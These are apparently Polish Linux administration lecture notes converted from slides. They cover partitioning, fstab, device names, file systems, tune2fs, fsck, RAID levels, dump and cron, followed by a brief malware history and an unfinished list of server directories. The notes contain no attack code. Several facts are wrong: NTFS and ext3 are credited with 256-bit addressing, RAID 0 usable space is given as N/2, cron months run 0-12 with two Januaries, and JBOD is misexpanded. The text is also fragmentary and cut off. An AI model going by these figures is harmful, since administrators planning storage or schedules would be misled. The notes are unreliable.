- QtParted
- Parted
- Cfdisk
- fdisk




- Montowanie partycji `/etc/fstab`

```
/dev/sda1    swap    swap    defaults  0  0
/dev/sda2    /      ext3    defaults  1  1
/dev/sda3    /boot   ext3    defaults  1  1
/dev/sda4    /home   ext3    defaults,rw,nosuid,nodev,noexec 1  1
```

1. **s\_block\_dev** - nazwę urządzenia blokowego,
2. **mount\_point** - punkt montowania,
3. **fstype** - typ systemu plików,
4. **mntops** - opcje montowania
5. **freq** - parametr tworzenia kopii zapasowych danego systemu plików przez program `dump`
6. **passno** - liczba określająca kolejność sprawdzania integralności systemu przez program `fsck`


- fd - stacja dyskietek
  - sr - napęd CD-ROM
  - hdax - pierwszy dysk ATA/IDE 1
  - hdbx - drugi dysk ATA/IDE;
  - hdcx - trzeci dysk ATA/IDE
  - sdax- pierwszy dysk SATA/SCSI;
  - sdbx - drugi dysk SATA/SCSI;
  - sdcx - trzeci dysk SATA/SCSI
    - x – numer partycji
- ATA/IDE Advanced Technology Attachment/ Integrated Drive Electronics
- SATA/SCSI Serial ATA/Small Computer System Interface

## Szybkość transferu odczytu danych



## Zapis pliku

1 plik - 4,37 GB



- FAT (ang. File Allocation Table)
  - FAT 16 – 16 bitowe adresowanie dostępu do plików, maksymalna wielkość pliku 2 GB, maksymalna przestrzeń dyskowa 32 GB
  - FAT 32 - 32 bitowe adresowanie dostępu do plików, maksymalna wielkość pliku 4 GB, maksymalna przestrzeń dyskowa 16 TB
- NTFS (ang. New Technology File System)  
256 bitowe adresowanie dostępu do plików, maksymalny rozmiar pliku 16TB, maksymalna przestrzeń dyskowa 256TB, księgowanie, szyfrowanie plików, i katalogów (bez plików systemowych, kompresja danych „w locie”, prawa dostępu dla grup, transakcyjność, plików ulegających fragmentacji)
- ext (ang. Extended File System)
  - ext3 – 256 bitowe adresowanie dostępu do plików, maksymalna wielkość pliku 2 TB, maksymalna wielkość przestrzeni dyskowej 32 TB, księgowanie, znikała fragmentacja plików, kompatybilność wsteczna
  - ext4 – 256 bitowe adresowanie dostępu do plików, możliwość tworzenie więcej niż 31 998 podkatalogów (ograniczenie ext3)
- Btrfs (ang. B-tree File System) – 256 bitowe adresowanie dostępu do plików, maksymalny rozmiar pliku 16EB, maksymalny rozmiar przestrzeni dyskowej 16EB, kopowanie przy zapisie, możliwość zmiany wielkości partycji w locie, odpowiednik RAID 0 lub 1, kopie migawkowe, sumy kontrolne plików, kompresja w locie, defragmentacja online, brak szyfrowania w obecnej wersji

**tune2fs** - modyfikacja konfigurowalnych parametrów systemów plików ext2/ext3/ext4

-e zachowanie-w-razie-błędu

continue - Kontynuuje normalną pracę,

remount-ro - Powoduje przejście systemu plików w tryb tylko do odczytu,

panic Wywołuje błąd panic kernel;

-j Dodaje dziennik ext3 do systemu plików

-o [^] opcje montowania

journal\_data - wszystkie dane (nie tylko metadane) są zapisywane do dziennika przed zapisaniem ich do systemu plików.


journal\_data\_ordered - zapisywanie danych bezpośrednio do systemu plików przed zapisaniem ich metadanych do dziennika.

journal\_data\_writeback - dane mogą być zapisane do systemu plików, po tym jak ich metadane zostały zapisane do dziennika.


## fsck (ang. file system check) – program do sprawdzania integralności systemu plików

<b>-A</b>	sprawdzenie wszystkich systemów plików wymienionych w /etc/fstab
<b>-R</b>	ignoruje główny system plików (podczas sprawdzania wszystkich systemów)
<b>-N</b>	wyświetla co może zrobić
<b>-V</b>	tryb z wypisywaniem dodatkowych komunikatów
<b>-t</b>	określenie typu systemu plików, który ma zostać sprawdzony np.ext2
<b>-a</b>	automatyczne naprawianie ewentualnych błędów
<b>-n</b>	odpowiada negatywnie na wszystkie pytania (tylko dla systemu plików ext2)
<b>-p</b>	przeprowadza wszystkie naprawy bez pytania o potwierdzenie (tylko dla ext2)
<b>-y</b>	odpowiada pozytywnie na wszystkie pytania (tylko dla systemu plików ext2)
<b>-r</b>	pyta o potwierdzenie przed podjęciem akcji


**RAID 0** – polega na połączeniu dwóch lub większej ilości dysków twardych widzianych jako jeden dysk logiczny. Zapis danych odbywa się w taki sposób, iż są one przeplatane pomiędzy dyskami stanowiącymi elementy macierzy. Uzyskuje się w ten sposób znaczne przyśpieszenie operacji na dyskach. RAID 0 nie zwiększa odporności na awarie. Uszkodzenie pojedynczego dysku oznacza utratę danych zapisanych w całości lub tylko częściowo na nim. Dostępna przestrzeń dyskowa stanowi iloraz wielkości najmniejszego zastosowanego twardego dysku i ilości dysków w macierzy.




**RAID 1** – zwany także jako „mirroring” to replikacja danych na wszystkich dyskach wchodzących w skład macierzy. Odporność na uszkodzenia rośnie wraz z ilością zastosowanych dysków lecz zwiększa się także koszt przechowywania danych, gdyż wielkość dostępnej przestrzeni dyskowej stanowi rozmiar najmniejszego zastosowanego dysku.



**RAID 2** – rzadko stosowany ze względu na trudną implementację, chroni nie tylko przed awarią jednego dysku ale też przed błędami samego zapisu. Na każde 8 bitów danych zapisuje 2 bity kodu ECC (ang. *Error Correction Code*). Dzięki temu istnieje możliwość wykrycia i korekty błędu. Dzięki bitowemu podziałowi zapisu na dyski prędkość zapisu może wzrosnąć do 8 razy w stosunku do pojedynczego dysku. Prędkość odczytu spada z powodu zwiększenia ilości danych zawierających tą samą ilość informacji.





**RAID 3** – podobnie jak RAID 2 dzieli dane i zapisuje na różnych dyskach. Do wykrywania błędów wykorzystuje zintegrowane funkcje dysków. Macierz ma wydzielony pojedynczy, dysk parzystości. RAID 3 pozycjonuje głowice w dyskach aby przyśpieszyć tworzenie ECC. Przyspiesza to zapis. Dane ECC oraz dane użyteczne zapisywane są równolegle na dyskach. Pozycjonowanie i synchronizowanie głowic ma jednak niekorzystny wpływ na szybkość odczytu małych plików.



**RAID 4** – jest zbliżony do RAID 3 z tym, że operuje na większych blokach danych (16, 32, 62 i 128 kB).


Charakteryzuje się dużą prędkością odczytu nawet małych porcji informacji ale dużo wolniejszą prędkością zapisu w stosunku do RAID 3.

**RAID 5** – także dokonuje podziału danych na bloki. Nie posiada jednak wydzielonego dysku parzystości. Kod ECC zapisywany jest razem z danymi równomiernie na wszystkich dyskach. Dzięki temu wszystkie dyski są jednakowo obciążone. Pozwala uzyskać dobrą wydajność odczytu.





**RAID 6** – pozwala na odbudowanie macierzy nawet przy awariach 2 dysków. Jest to właściwie RAID 5 z dodatkowym dyskiem na którym przechowywany jest kod ECC.


**RAID 7** – to także rzadko stosowana odmiana RAID 5. Kontroler macierzy posiada lokalny system operacyjny o szybkiej magistrali danych i dużej pamięci buforowej dzięki czemu odciąża właściwą magistralę napędów.



- **RAID 0+1** – jest macierzą RAID 1, której elementami są nie dyski a macierze RAID 0. Zwiększa szybkość operacji zapisu i odczytu oraz zabezpiecza dane przed awarią pojedynczego dysku.
- **RAID 1+0** – zwany też RAID 10 tworzony jest jako RAID 0, którego elementami są macierze RAID 1. Podobnie jak RAID 0+1 zwiększa szybkość operacji zapisu i odczytu oraz zabezpiecza dane przed awarią pojedynczego dysku. Jego zaletą jest szybkość odbudowy macierzy po awarii gdyż odbudowywany jest tylko fragment całej macierzy.



RAID	Minimalna liczba dysków	Dostępna przestrzeń	Liczba dysków, które mogą ulec awarii bez utraty danych
RAID 0	2	$N/2$	0
RAID 1	2	$N$	$N-1$
RAID 2	3	$N-\log N$	1
RAID 3	3	$N-1$	1
RAID 4	3	$N-1$	1
RAID 5	3	$N-1$	1
RAID 6	4	$N-2$	2
RAID 7	3	$N-1$	1



Just a Bunch of Driver – brak macierzy

## Opcje montowania partycji (option w fstab)

- auto i noauto – Określa, czy partycja ma być montowana automatycznie podczas uruchamiania systemu czy nie.
- ro – Montuje partycję w trybie tylko do odczytu (ang. Read Only)
- rw – Montuje partycję w trybie do odczytu i zapisu (ang. Read-Write)
- user – Pozwala na montowanie partycji zwykłemu użytkownikowi.
- nouser – Pozwala na montowanie partycji wyłącznie użytkownikowi root.
- defaults – Montuje partycję z domylnymi parametrami. Należą do nich: rw, uid, dev, exec, auto, nouser, i async.

- **dump** – kopia zapasowa systemu plików
  - level (0...9) faktycznie dowolna liczba całkowita nieujemna  
0 – backup pełny,  
1.. – backup przyrostowy
- **-f** – plik wynikowy
- **-D** – ścieżka do pliku przechowującego informacje o poprzednich backupach (/etc/dumpdates)

- **restore** - odtwarzanie

# CRON

- /etc/cron.d/crontab  
{\$data-czas} {\$użytkownik} {\$zadanie}
- /var/spool/cron/{\$login}  
{\$data-czas} {\$zadanie}
- {data-czas}

1-sza kolumna (zakres 0-59) oznacza minuty.

2-ga kolumna (zakres 0-23) oznacza godzinę.

3-cia kolumna (zakres 0-31) oznacza dzień miesiąca.

4-ta kolumna (zakres 0-12) oznacza miesiąc. (0 i 1 to styczeń)

5-ta kolumna (zakres 0-7) oznacza dzień tygodnia (0 i 7 to niedziela)

- Cały zakres np.  
01 \* \* \* \* codziennie, co godzinę, począwszy od pierwszej minuty  
02 3 1 \* \* w pierwszy dzień miesiąca o godz. 03:02  
15 18 \* \* 1-5 od poniedziałku do piątku o godz. 18:15

Zamiast pierwszych pięciu pól, można użyć jednego z ośmiu łańcuchów specjalnych:

łańcuch	znaczenie
-----	-----
@reboot	uruchamia raz, przy rozruchu;
@yearly	uruchamia raz w roku, "0 0 1 1 *";
@annually	(to samo co @yearly);
@monthly	uruchamia raz w miesiącu, "0 0 1 * *";
@weekly	uruchamia raz w tygodniu, "0 0 * * 0";
@daily	uruchamia raz na dzień, "0 0 * * *";
@midnight	(to samo co @daily);
@hourly	uruchamia raz na godzinę, "0 * * * *".




# SZKODLIWE OPROGRAMOWANIE

Wirusy wywodzą się z zabaw programistów tworzących w latach 70-tych zwalczające się programy w ramach gry Core Wars. Niektóre z nich miały zdolność samopowielania.

Pierwsze prawdziwe wirusy zaatakowały komputery Apple II w 1981. Wirus Elk Cloner infekował sektor startowy dyskietek z systemem operacyjnym. Wyświetlał obracające się obrazki, migający tekst oraz dowcipy.

Od lat 80-tych wirusy ewoluowały, obecnie to jedynie jeden z kilku rodzajów złośliwego oprogramowania. Pojawił się nowy termin – malware obejmujący wszystkie typy programów, które zostały stworzone specjalnie do infiltracji, uszkadzania systemów komputerowych lub innych niepożądanych czynności bez wiedzy i zezwolenia ich użytkowników.



- Wirus Encoder 2015 r. – ransomware

## katalogi

- /home
- /root
- /var/lib/mysql
- /var/www
- /etc/nginx
- /etc/apache2 /var/log

Następnie pliki zawierające

